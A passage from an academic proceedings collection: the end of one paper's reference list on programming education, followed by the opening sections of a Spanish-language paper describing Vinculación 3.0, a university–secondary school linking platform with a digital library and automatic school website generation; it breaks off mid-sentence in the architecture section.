- [11] Sarpong K. A.-m., Arthur J. K. and Owusu Amoako P. Y. (2013). Causes of Failure of Students in Computer Programming Courses: The Teacher - Learner Perspective. *International Journal of Computer Applications (IJCA)*. Vol. 77 (12):27-32. doi: 10.5120/13448-1311
- [12] Rahmat M., Shahrani S., Latih R., Yatim N. F. M., Zainal N. F. A. and Rahman R. A. (2012). Major Problems in Basic Programming that Influence Student Performance. *Procedia - Social and Behavioral Sciences*. Vol. 59:pp. 287-296. doi: <http://dx.doi.org/10.1016/j.sbspro.2012.09.277>
- [13] Milne I. and Rowe G. (2002). Difficulties in Learning and Teaching Programming -- Views of Students and Tutors. *Education and Information Technologies*. Vol. 7 (1):55-66. doi: 10.1023/a:1015362608943
- [14] Mancy R. and Reid N. (2004). Aspects of Cognitive Style and Programming. *Proceedings of 16th workshop of the Psychology of Programming Interest Group (PPIG 2004)*. Institute of Technology. Carlow, Ireland. <http://www.ppig.org/workshops/ppig-2004-16th-annual-workshop>
- [15] Bennedsen J. and Caspersen M. E. (2005). Revealing the programming process. *ACM SIGCSE Bulletin*. Vol. 37 (1):186-190. doi: 10.1145/1047124.1047413
- [16] Sancho-Thomas P., Fuentes-Fernández R. and Fernández-Manjón B. (2009). Learning teamwork skills in university programming courses. *Computers & Education*. Vol. 53 (2):517-531. doi: 10.1016/j.compedu.2009.03.010
- [17] Roberts F. S. (2011). The Challenges of Multidisciplinary Education in Computer Science. *Journal of Computer Science and Technology*. Vol. 26 (4):636-642. doi: 10.1007/s11390-011-1164-1
- [18] Houstis E. N., Rice J. R., Ramakrishnan N., Drashansky T., Weerawarana S., Joshi A. and Houstis C. E. (1998). Multidisciplinary Problem-Solving Environments for Computational Science. *Advances in Computers*. pp. 401-438. Elsevier doi: 10.1016/S0065-2458(08)60209-0
- [19] Janz B. D. (1999). Self-directed teams in IS: correlates for improved systems development work outcomes. *Information & Management*. Vol. 35 (3):171-192. doi: 10.1016/S0378-7206(98)00088-3
- [20] Lewandowski A. and Bourguin G. (2006). A New Framework for the Support of Software Development Cooperative Activities Vol. 5 pp. 36-43. doi: 10.5220/0002493100360043
- [21] Hershkovitz A., Sitman R., Israel-Fishelson R., Eguíluz A., Garaizar P. and Guenaga M. (2019). Creativity Inside and Outside Programming Learning. *Proceedings of the 9th International Conference on Learning Analytics & Knowledge*. pp. 293-298. Association for Computing Machinery. Tempe, Arizona, USA.
- [22] Tsai M.-J., Wang C.-Y. and Hsu P.-F. (2018). Developing the Computer Programming Self-Efficacy Scale for Computer Literacy Education. *Journal of Educational Computing Research*. Vol. 56 (8):1345-1360. doi: 10.1177/0735633117746747
- [23] Kotovsky K. (2003). Problem Solving – Large/Small, Hard/Easy, Conscious/Nonconscious, Problem-Space/Problem-Solver: The Issue of Dichotomization. *The Psychology of Problem Solving*. pp. 373-384. Cambridge University Press. Cambridge. doi: 10.1017/CBO9780511615771.013
- [24] Fox R. and Farmer M. (2011). The Effect of Computer Programming Education on the Reasoning Skills of High School Students. *Paper of The 2011 International Conference on Frontiers in Education: Computer Science and Computer Engineering (FECSE'11)*. July 18-21, 2011. WorldComp 2011 Proceedings. <http://worldcomp-proceedings.com/proc/p2011/FEC2843.pdf>
- [25] Mudgett D. R. (2014). Teaching and Learning in Technical IT Courses. *Innovative Practices in Teaching Information Sciences and Technology: Experience Reports and Reflections*. pp. 31-42. Springer International Publishing. Cham. doi: 10.1007/978-3-319-03656-4_4
- [26] López-Cruz O., Mora A. L., Sandoval-Parra M. and Espejo-Gavilán D. L. (2017). Teaching Computer Programming as Knowledge Transfer: Some Impacts on Software Engineering Productivity. *Proceedings of Trends and Applications in Software Engineering*. pp. 145-154. Springer International Publishing. Cham.
- [27] Johnson D. W., Johnson R. T. and Holubec E. J. (1999). *El aprendizaje cooperativo en el aula*. Paidós Educador (Book 144). Paidós, Argentina.

- [28] Johnson D. W., Johnson R. T. and Smith K. A.; (1991). *Cooperative learning: Increasing college faculty instructional productivity*. Report 4. ASHE-ERIC Higher Education. The George Washington University. Washington, DC. <https://eric.ed.gov/?id=ED343465>
- [29] García R., Traver J. A. and Candela I. (2019). *Aprendizaje cooperativo: Fundamentos, características y técnicas*. Colección Acción Social. 2 Ed. ICCE (Instituto Calasanz de Ciencias de la Educación), Madrid.
- [30] Williams L. (2011) Pair programming. In Phillip A. Laplante, editor, *Encyclopedia of Software Engineering*. Volume II, Taylor and Francis Group.
- [31] Back K. and Andres C. (2005). *Extreme Programming Explained: embrace change*. 2ª Ed. Addison-Wesley Professional, Boston, MA.
- [32] Williams L., Wiebe E., Yang K., Ferzli M. and Miller C. (2002). In Support of Pair Programming in the Introductory Computer Science Course. *Computer Science Education*. Vol. 12 (3):197-212. doi: 10.1076/csed.12.3.197.8618
- [33] Braught G., Eby L. M. and Wahls T. (2008). The effects of pair-programming on individual programming skill. *ACM SIGCSE Bulletin*. Vol. 40 (1):200–204. doi: 10.1145/1352322.1352207
- [34] Mentz E., van der Walt J. L. and Goosen L. (2008). The effect of incorporating cooperative learning principles in pair programming for student teachers. *Computer Science Education*. Vol. 18 (4):247-260. doi: 10.1080/08993400802461396
- [35] Barrows H. S. (1996). Problem-based learning in medicine and beyond: A brief overview. *New Directions for Teaching and Learning*. Vol. 1996 (68):3-12. doi: 10.1002/tl.37219966804
- [36] Starfield A. M., Smith K. A. and Bleloch A. L. (1994). *How to model it: Problem solving for the computer age*. Burgess Intl Group, Edina, MN. (Reprint of the book originally published by McGraw-Hill in 1990.)
- [37] Alaimo M. (2013). *Proyectos Ágiles con Scrum*. Flexibilidad, aprendizaje, innovación y colaboración en contextos complejos. 1 Ed. (np. 126) Kleer Agile Coaching & Training, Buenos Aires, Argentina. <http://www.kleer.la/es/publicamos/scrum>
- [38] Palacio J. (2007). Flexibilidad con Scrum. *Principios de diseño e implantación de campos de Scrum*. (1º Ed.) np. 190. Navegápolis.com. http://www.scrummanager.net/files/flexibilidad_con_scrum.pdf
Accedido: 29/07/2020
- [39] Palacio J. (2015). Gestión de proyectos Scrum Manager. (*Scrum Manager I y II*). (Versión 2.5.1º Ed.) np. 98. Scrum Manager®. <http://www.scrummanager.net/bok> Accedido: 29/03/2016
- [40] Barberis A. R. and Del Moral L. E. (2016). Scrum como Herramienta Metodológica en el Entrenamiento Cooperativo de la Programación: De la Teoría a la Práctica. *Proceedings of XI Congreso de Tecnología en Educación y Educación en Tecnología 2016 (TE&ET 2016)*. pp. 365-374. Red UNCI. Universidad de Morón, Argentina.
- [41] Del Moral L. E. and Barberis A. R. (2016). Evaluación de una Propuesta Metodológica para el Entrenamiento de la Programación. *Proceedings of 4to Congreso Nacional de Ingeniería en Informática / Sistema de Información (CoNaIISI 2016)*. Confedi. Universidad Católica de Salta, Argentina.

Uso de las TICs para la Vinculación de las Escuelas Secundarias con la Universidad

Julieta Gatica, Camila Olguín, José Montejano, Ayrton Marini, Mariano Luzza, Mario Berón, Analía Zaldua, Germán Montejano
Universidad Nacional de San Luis
Facultad de Ciencias Físico Matemáticas y Naturales
Área de Programación y Metodologías de Desarrollo de Software
Correo Electrónico: {mluzza,mberon,gmonte}@unsl.edu.ar
{jag81295,camimt25,jose.p.montejano,anazaldua}@gmail.com {ayrtonmarini10}@hotmail.com

Resumen

Existe desde hace años, por parte de las universidades, una necesidad de ampliar su espectro de participación con la sociedad, adquiriendo compromisos mayores con ella. Las universidades buscan vías que le permitan acercarse a las instituciones para alcanzar una modernización en el ámbito de la ciencia y la tecnología, y están enfocadas en solucionar graves problemas sociales, económicos y políticos. Una forma de llegar a la población es a través de la vinculación con instituciones de nivel medio mediante diferentes elementos que faciliten la participación de ambas en una misma comunidad.

En este artículo se presenta Vinculación 3.0 un sistema de software que proporciona una solución al problema de conexión existente entre las instituciones educativas. La herramienta posibilita la generación automática de sitios web, compartir materiales educativos y facilita la interacción con otras entidades

1. Introducción

Hoy en día el uso de las tecnologías de la información en las instituciones educativas es una realidad insoslayable. Muchas campañas gubernamentales están orientadas a proporcionar, a los distintos miembros de la comunidad educativa, computadoras y tablets con el propósito de fomentar el uso de las TICs en educación y de incrementar las posibilidades educativas de la sociedad. Concomitantemente con este esfuerzo, el acceso a la tecnología por parte de los ciudadanos es más factible (en la mayoría de los hogares se puede encontrar al menos una computadora, smartphone o tablet). Esta característica hace que las estrategias educativas puedan salir del ámbito escolar o institucional y trasladarse a cualquier parte del planeta.

Lo mencionado en el párrafo precedente es una ventaja que los avances tecnológicos proveen. Los mismos, en la mayoría de los casos, no son explotados como se debe. Es común asistir a las instituciones escolares y observar la existencia de computadoras, netbooks, tablets, conexiones

a internet, las cuales, en el mejor de los casos, se utilizan para navegar y buscar información para resolver trabajos prácticos de las materias que cursan. Sin lugar a dudas, lo previamente mencionado es una ventaja respecto de épocas pasadas donde tal tipo de actividades eran impensadas. Sin embargo, muchas de las posibilidades que proporcionan las TICs no son utilizadas. A modo de ejemplo, se puede mencionar la poca vinculación que existe entre las escuelas y las instituciones de nivel superior e incluso con aquellas del mismo nivel.

Una de las preocupaciones de la universidad ha sido siempre el vincularse con su entorno social. Varios programas universitarios tienen como objetivo estar en estrecho contacto con la sociedad a través de acciones diversas que incluyen la presencia de las instituciones en distintas áreas multidisciplinarias.

Entre los compromisos fundamentales de las universidades, se encuentra el de formar recursos humanos del más alto nivel. Sin embargo, hay un cierto desfase entre los distintos niveles educativos debido a la formación sumamente deficitaria que poseen los alumnos por varias razones, entre las que se pueden enumerar: 1) problemas económicos, 2) falta de contención familiar, 3) dificultades por parte de los docentes en la elaboración de estrategias pedagógicas adecuadas a la realidad de cada estudiante. Esto lleva a que los alumnos posean una baja adquisición sobre temas generales, malos hábitos de estudio, poco conocimiento sobre la utilización de materiales educativos adecuados, etc. Así, la mayoría de los ingresantes universitarios están “indefensos”, escribiendo con un léxico poco formal y haciendo mucho esfuerzo por leer los contenidos de cada materia. Por parte de la universidad, los alumnos ingresan a la misma sin tener una clara idea de lo que les espera. No tienen conocimientos sobre la complejidad de las materias, e ingresan suponiendo que lo aprendido en las instituciones es suficiente para cursar las primeras materias sin un gran esfuerzo, lo que los lleva a cursarlas una y otra vez, o incluso a desertar.

Si bien las universidades, para evitar estos inconvenientes, organizan actividades como el dictado de talleres, la articulación de contenidos y visitas a las instituciones, esto no es suficiente para cubrir todo el abanico de instituciones que existen en el contexto geográfico en donde está insertada la universidad, por que

los alumnos no se enteran de la existencia de estos talleres, siguen sin comprender los temas dictados, siguen teniendo problemas a la hora de combinar la teoría con la práctica, entre otros problemas. Es por esto que se requiere otro tipo de acciones que exceden las posibilidades físicas del personal universitario, como la construcción de aplicaciones que posibiliten la interacción entre las instituciones.

Para alcanzar el objetivo antes mencionado, se debe contar con docentes o profesionales capacitados en el desarrollo de software. Si bien las instituciones educativas cuentan con profesionales con ese perfil, los mismos están dedicados a tareas docentes y generalmente no disponen del tiempo y recursos suficientes para poder llevar adelante un proyecto de software que provea una solución al problema de integración educativa.

Es importante mencionar que lo descrito en los párrafos anteriores no es un mero enunciado teórico sino más bien una realidad concreta observada y vivida por los docentes en su quehacer educativo.

Teniendo en cuenta la problemática planteada con anterioridad, en este artículo se describe Vinculación 3.0, una herramienta que tiene como objetivo facilitar la vinculación entre las diferentes instituciones educativas y sus comunidades asociadas. Para tal fin, la aplicación se ejecuta en un servidor con la configuración necesaria para dar respuesta en un tiempo razonable a los requerimientos institucionales, y proporciona diferentes funcionalidades que son muy útiles para las instituciones y sus comunidades educativas, como lo son: asignación de espacio en disco, creación de manera automática de sus sitios web, una biblioteca compartida de recursos educativos abiertos y servicios de ayuda en línea.

1.1 Objetivos

El objetivo general de este trabajo es facilitar la vinculación entre la universidad y las instituciones de nivel medio y superior, brindando a toda la comunidad educativa una herramienta que permita la divulgación de actividades educativas para procurar una mejor enseñanza/aprendizaje a todos sus miembros.

Los objetivos específicos son: i) compartir material educativo de la universidad con las instituciones de nivel medio/superior y viceversa; ii) facilitar la interacción entre instituciones; iii) proporcionar un recurso para visibilizar información importante y comunicaciones referentes a cada institución; iv) proveer un medio a la comunidad educativa para aclarar dudas.

1.2 Organización

El artículo está organizado de la siguiente manera. En la sección 2 se dan a conocer los trabajos relacionados con la temática que se aborda en este artículo. La sección 3 muestra la arquitectura de la herramienta. La sección 4 describe las tecnologías seleccionadas para abordar el proyecto. La sección 5 presenta un ejemplo de aplicación exitoso de Vinculación 3.0. Finalmente, en la sección 6 se exponen las conclusiones del artículo y los trabajos futuros.

2. Trabajos relacionados

Las TICs se definen como “un conjunto diverso de herramientas y recursos tecnológicos usados para comunicar, crear, diseminar, almacenar y administrar información” [1]. Cuando se usan apropiadamente, ayudan a expandir el acceso a la educación, a elevar la calidad educativa, a fortalecer su importancia en el lugar de trabajo, etc., posibilitando que tanto la enseñanza como el aprendizaje se conviertan en un proceso activo conectado a la vida real. Sin embargo, la integración de las TICs es un proceso complejo, ya que no solo requiere de las tecnologías, sino también de pedagogía, preparación institucional, competencia docente, entre otras cosas.

En la actualidad, existen numerosas investigaciones acerca de la mejor forma para aplicar las TICs en contextos educativos, por ejemplo Vesisenaho [2] presenta una investigación sobre enfoques contextuales de la informática y la educación en TICs en los países en desarrollo, centrándose en los diferentes niveles de impacto y definiendo la contextualización y el enfoque sostenible de los proyectos de desarrollo de la educación. Negroponte [3] sugiere que el aprendizaje de las TICs debería estar idealmente orientado a proyectos, a pesar de los riesgos y dificultades que tal orientación podría provocar en algunos países en desarrollo. Opina que el aprendizaje tecnológico exitoso debe basarse en modalidades autoseleccionadas e independientes que incluyen el aprendizaje mediante el juego. Rajarapollu y Bhagwatkar [4] se enfocan en usar las TICs de la manera más efectiva para mejorar el proceso de enseñanza-aprendizaje en alumnos que tienen un período muy corto de atención y concentración.

Por otro lado, a través de una encuesta realizada a docentes de ingeniería eléctrica en la Universidad de Bechar, Algeria, se conoció que los docentes que hacen uso de las TICs en su proceso de enseñanza notaron que estas apoyan la participación del alumno, crean un marco de justificación, facilitan el trabajo colaborativo y aumentan los factores de autonomía y creatividad en el alumno [5].

Otros estudios afirman que el avance de las TICs ha permitido a muchos países del mundo avanzar y crear una ventaja competitiva, y consideran que su implementación en la educación es el papel más crítico en la conformación de una sociedad competitiva [6].

Teniendo en cuenta lo antes mencionado, se puede pensar que el problema principal en cuanto al uso de las TICs en la educación es la falta de un software que facilite la interacción hombre-máquina, y que ayude tanto a los profesores como a los estudiantes en el proceso de enseñanza/aprendizaje. Al proporcionar a los alumnos los recursos educativos pertinentes, se mejoran estas condiciones [7]. Un ejemplo de ello es el proyecto “Health Education Assets Library (HEAL)” [8], pensado para proporcionar contenido digital gratuito de la más alta calidad que satisfaga las necesidades de los educadores y estudiantes de ciencias de la salud. Esta biblioteca, en abril del 2004 ya contaba aproximadamente con 5000 usuarios registrados, ofreciendo a los educadores de ciencias de la

salud acceso a una diversa colección de materiales de aprendizaje para su uso en una variedad de entornos educativos. Otro ejemplo es el Sistema de bibliotecas de la UDLA [9], la cual es una red de bibliotecas que ofrece recursos electrónicos y brinda servicios de información acerca de la biblioteca. Asimismo, existe una investigación acerca de los diversos factores que influyen en la adopción de bibliotecas digitales para tesis y disertaciones electrónicas. A través de esta investigación se ilustra la importancia de planificar el factor humano en la gestión de la biblioteca digital y el interés de construir cuidadosamente estrategias que podrían alentar el desarrollo de bibliotecas digitales dentro de otros sistemas sociales [10].

El concepto que se tiene hoy en día de las bibliotecas tradicionales es la de ofrecer documentos ya sean del tipo libros, revistas, artículos, etc. a través de préstamos y consultas. Pero es una realidad existente el decir que, junto al incremento de los recursos informáticos, la internet y el bajo costo de adquirir recursos y servicios relacionados, potenciaron en los últimos 22 años el diseño y la creación de las Bibliotecas Digitales (BD). Algunos ejemplos de las grandes bibliotecas digitales son Internet Archive, World Digital Library, Google Books [11]. La construcción de las bibliotecas digitales en las universidades ha sido la parte más importante de la creación de bibliotecas en todos los países del mundo. Los países occidentales, han prestado una especial atención a la investigación de éstas [12].

Tener un universo explícito de los servicios bibliotecarios ha sido de gran interés por los investigadores y profesionales desde la década de 1980. Se han establecido parámetros e indicadores para evaluar las bibliotecas digitales. Esta evaluación ha sido tratada desde diferentes perspectivas. En el año 2013 se desarrolla el modelo CABDU (Criterios de Análisis para Bibliotecas Digitales Universitarias), que atiende a identificar una estructura de información digital como biblioteca digital, contextualizar la misma, y estudiar las facetas correspondientes a organización, infraestructura, desarrollo, contenidos y servicios. Sin embargo, las bibliotecas digitales se han instalado en el sistema como algo pertinente, pretenden ser el marco natural de actividad de los especialistas en información durante los próximos años. El auge y consolidación de estos servicios, y la posibilidad de aplicar los mismos en cualquier tipo de organización o institución, junto a la aparición de estándares documentales de aplicación universal, abren panoramas de investigación y de actividad profesional sin precedentes para los servicios de bibliotecas y archivos digitales en todos los contextos [13].

Por otro lado, existe una gran variedad de publicaciones que dan pautas de diseño y estructura de sitios web escolares, que indican los aspectos que debería contener un sitio web escolar ideal. Por ejemplo, Tubin y Klein [14], presentan la idea de que las escuelas no le sacan el máximo provecho a los sitios web o que incluso mantienen el sitio desactualizado, de cara a esto, dan una aproximación al contenido, la estructura y sensibilidad que debiera tener el sitio web ideal para una institución educativa. Investigadores del Cogent Computer Solutions

[15], afirman que los sitios web escolares deberían tener como su principal función ser, para los padres de los alumnos, una puerta abierta a la educación de sus hijos. Ferrer [16], plantea cómo debe ser el diseño de la página web y también las herramientas necesarias para crear la misma. Sin embargo, a pesar de todo este material existente sobre diseño y estructura, no se encuentran antecedentes del desarrollo de un generador de plantillas de sitios web exclusivamente escolares para su libre uso.

Existen numerosas investigaciones referidas a la vinculación entre instituciones educativas y universidades, como el programa realizado por la Facultad de Ciencias Económicas de la UNICEN [17] cuyo objetivo es realizar un acercamiento entre la Universidad y la comunidad educativa de la Región Centro de la Provincia de Buenos Aires y el proyecto, realizado por docentes y estudiantes de la Universidad De Las Américas (UDLA), que se desarrolló un sitio web que tiene como objetivo vincular a la comunidad universitaria con el contexto ecuatoriano mediante programas y proyectos que generen impacto y empoderamiento en grupos vulnerables [18]. Estas investigaciones, sin embargo, no tratan temas de cómo hacer uso de las TICs para minimizar la brecha existente entre escuelas y universidades y la sociedad en general.

Es un hecho que los estudiantes leen cada vez más en formatos digitales. Siendo las universidades parte fundamental de la educación, así como centros de investigación, cultura y desarrollo, es necesario implementar bibliotecas digitales que permitan a la comunidad educativa acercarse al conocimiento en los términos actuales. Estas han alcanzado un nivel significativo de diversificación y desarrollo, y ahora se han convertido en un importante componente en la educación debido a los procesos de creación, publicación y distribución de contenido, aumentando su potencial e impacto.

Las razones por las que se desarrollan tecnologías relacionadas a las bibliotecas digitales, es que hacen que la investigación científica y otra información académica producida, estén centralizados a largo plazo. Además, se evita la existencia de información académica dispersa y se garantiza el uso efectivo del conocimiento. Al mismo tiempo, esto puede mejorar el status y el valor académico de la universidad, ya que permite un acceso abierto global mejorando los canales de distribución, así como también el medio ambiente [19].

Otra razón para la creación de una biblioteca es la posible reutilización de los recursos educativos. Esto se ha descrito como Economía de Objetos de Aprendizaje [20], donde el material se comparte, luego se reutiliza y finalmente se mejora.

Se puede notar que, al menos hasta el momento de realizado este estudio, no se han podido encontrar trabajos que proporcionen soluciones tales como sitios web dinámicos, sistemas que posibiliten el almacenamiento de documentos académicos en sitios protegidos por instituciones educativas sin costo o sistemas que generen automáticamente sitios web institucionales. En este sentido, se puede decir que el proyecto es innovador e intenta minimizar la brecha existente entre escuelas y




Figura 1. Arquitectura de la herramienta

universidades y la sociedad en general desde distintos puntos de vista.

3. Arquitectura de la herramienta

La arquitectura de Vinculación 3.0 se puede observar en la figura 1 y, para describirla cabalmente se utiliza un modelo de múltiples vistas concurrentes (modelo 4+1). Esto se debe a que dicho modelo permite separar los requisitos funcionales de los no funcionales y además de abordar los intereses de los distintos interesados: usuarios finales, desarrolladores, líderes del proyecto, etc. El modelo 4+1 [21] está compuesto por cinco vistas principales las cuales son: i) Vista Lógica, que se enfoca en describir la estructura y funcionalidad del sistema; ii) Vista de Proceso, que trata los aspectos dinámicos del sistema, explicando los procesos del mismo y cómo se comunican. Esta considera aspectos de concurrencia, distribución, rendimiento, escalabilidad, etc.; iii) Vista de Desarrollo, que ilustra el sistema desde la perspectiva del programador y está enfocado en la administración de los artefactos de software; iv) Vista Física, que describe la/s asignación/es del software en el hardware y refleja su aspecto distribuido, es decir, describe el sistema desde el punto de vista de un ingeniero de sistemas. Además, se relaciona con la topología de componentes de software en la capa física, y con las conexiones físicas entre ellos; v) Vista de Escenarios, que se crea a partir de las cuatro vistas anteriores y se ilustran mediante casos de uso o escenarios, los cuales especifican secuencias de interacciones entre objetos, y entre procesos. Se utilizan para identificar y validar el diseño de arquitectura.

En las siguientes subsecciones se describe Vinculación 3.0 utilizando el modelo antes descrito.




Figura 2. Modelo de casos de uso Vinculación 3.0




Figura 3. Modelo de casos de uso EDUTEC 3.0

3.1 Vista de escenarios

Los escenarios son, en cierto sentido, una abstracción de los requisitos más importantes. En las figuras 2 y 3, se pueden observar dos modelos de casos de uso. Ambos se encuentran separados debido a que, de esta manera, se pueden diferenciar las funcionalidades que posee cada uno de los diversos tipos de usuarios en las diversas partes del sistema. Como convención, se usará el término usuario para referirse a cualquier tipo de usuario, ya sea administrador, directivo, profesor o usuario sin registrar. Así un usuario sin registrar, podrá ingresar a Vinculación y ver su perfil gracias a la gestión de usuarios, por medio de la cual, se define el rol que posee y sus operaciones permitidas. Además, a través de la sección de mesa de ayuda de Vinculación, podrá visualizar preguntas frecuentes, mientras que sólo podrá realizar un ABM de estas preguntas un administrador. Cabe destacar que estas preguntas frecuentes serán aquellas que sólo pertenecerán a la Universidad Nacional de San Luis. Por otro lado, un usuario sin registrar, un directivo o un profesor, podrán enviar mail a los administradores, pudiendo realizar cualquier consulta que deseen.

El apartado de biblioteca digital proveerá un listado de documentos educativos que un usuario podrá visualizar y/o filtrar de acuerdo a diversas características de los mismos. Además tendrá la posibilidad de descargarlos, para poder visualizarlos sin ingresar al sitio en cualquier




Figura 4. Modelo de dominio




Figura 5. Diagrama de secuencia para modificar institución

momento. Sin embargo, sólo podrá realizar un ABM de estos documentos un usuario registrado como un administrador, un profesor o un director. Estos dos últimos sólo podrán subir documentos vinculados a la institución a la que pertenecen; es decir, las únicas instituciones que aparecerán como opciones para seleccionar, serán aquellas en las que el usuario es profesor/director.

La sección de espacio institucional poseerá un formulario que los docentes y directores de una institución de nivel medio podrán utilizar para solicitar espacio, con el fin de que los administradores del sitio les provean la posibilidad de desarrollar su propio sitio web institucional que estará alojado en el servidor de la universidad. Por otro lado, este espacio también poseerá un enlace directo a EDUTEC al que podrá ingresar cualquier tipo de usuario.

EDUTEC es una herramienta que brinda la posibilidad de que cada institución posea un sitio web propio que sea gestionado de forma automática sin la necesidad de poseer conocimientos en el ámbito de la programación. Además, EDUTEC posee una gestión de usuarios un poco más avanzada que la que posee Vinculación ya que, además de gestionar el ingreso al sitio, le permite a un administrador realizar un ABM de directores y profesores. Por otro lado, un usuario podrá visualizar información de todas las instituciones que posean su sitio web generado con plantillas automáticas, tal como sus datos de contacto, comunicados, información académica e información institucional. Un administrador, puede realizar altas y

bajas de instituciones, y modificar el contacto y la información de cada una de ellas. Un director, en cambio, sólo puede realizar estas operaciones únicamente para la institución a la que pertenece. Asimismo, también podrá realizar un ABM de comunicados y de preguntas frecuentes relacionadas a ella. Finalmente, un profesor sólo podrá realizar ABM de los comunicados y preguntas frecuentes relacionadas a las instituciones a las que pertenece.

3.2 Vista lógica

La vista lógica describe el modelo de objetos del diseño y contiene principalmente los requisitos funcionales (lo que el sistema debe brindar en términos de servicios a sus usuarios). En la figura 4 se realizó un modelo de dominio, el cual muestra las clases conceptuales significativas del dominio del problema. Este modelo está centrado en las abstracciones relevantes del proyecto, vocabulario e información del dominio.

De esta manera, se puede decir que una Institución Educativa tiene un Contacto a través del cual los usuarios se pueden comunicar con la misma. Además posee cero o más FAQs (Preguntas y Respuestas Frecuentes) y está contiene un Directorio compuesto por un director, un vicedirector (ambos son entidades del tipo Directivo) y un conjunto de profesores. Por otro lado, una institución puede ser una Escuela Secundaria ó una Universidad. La primera posee una o más Orientaciones, mientras que la

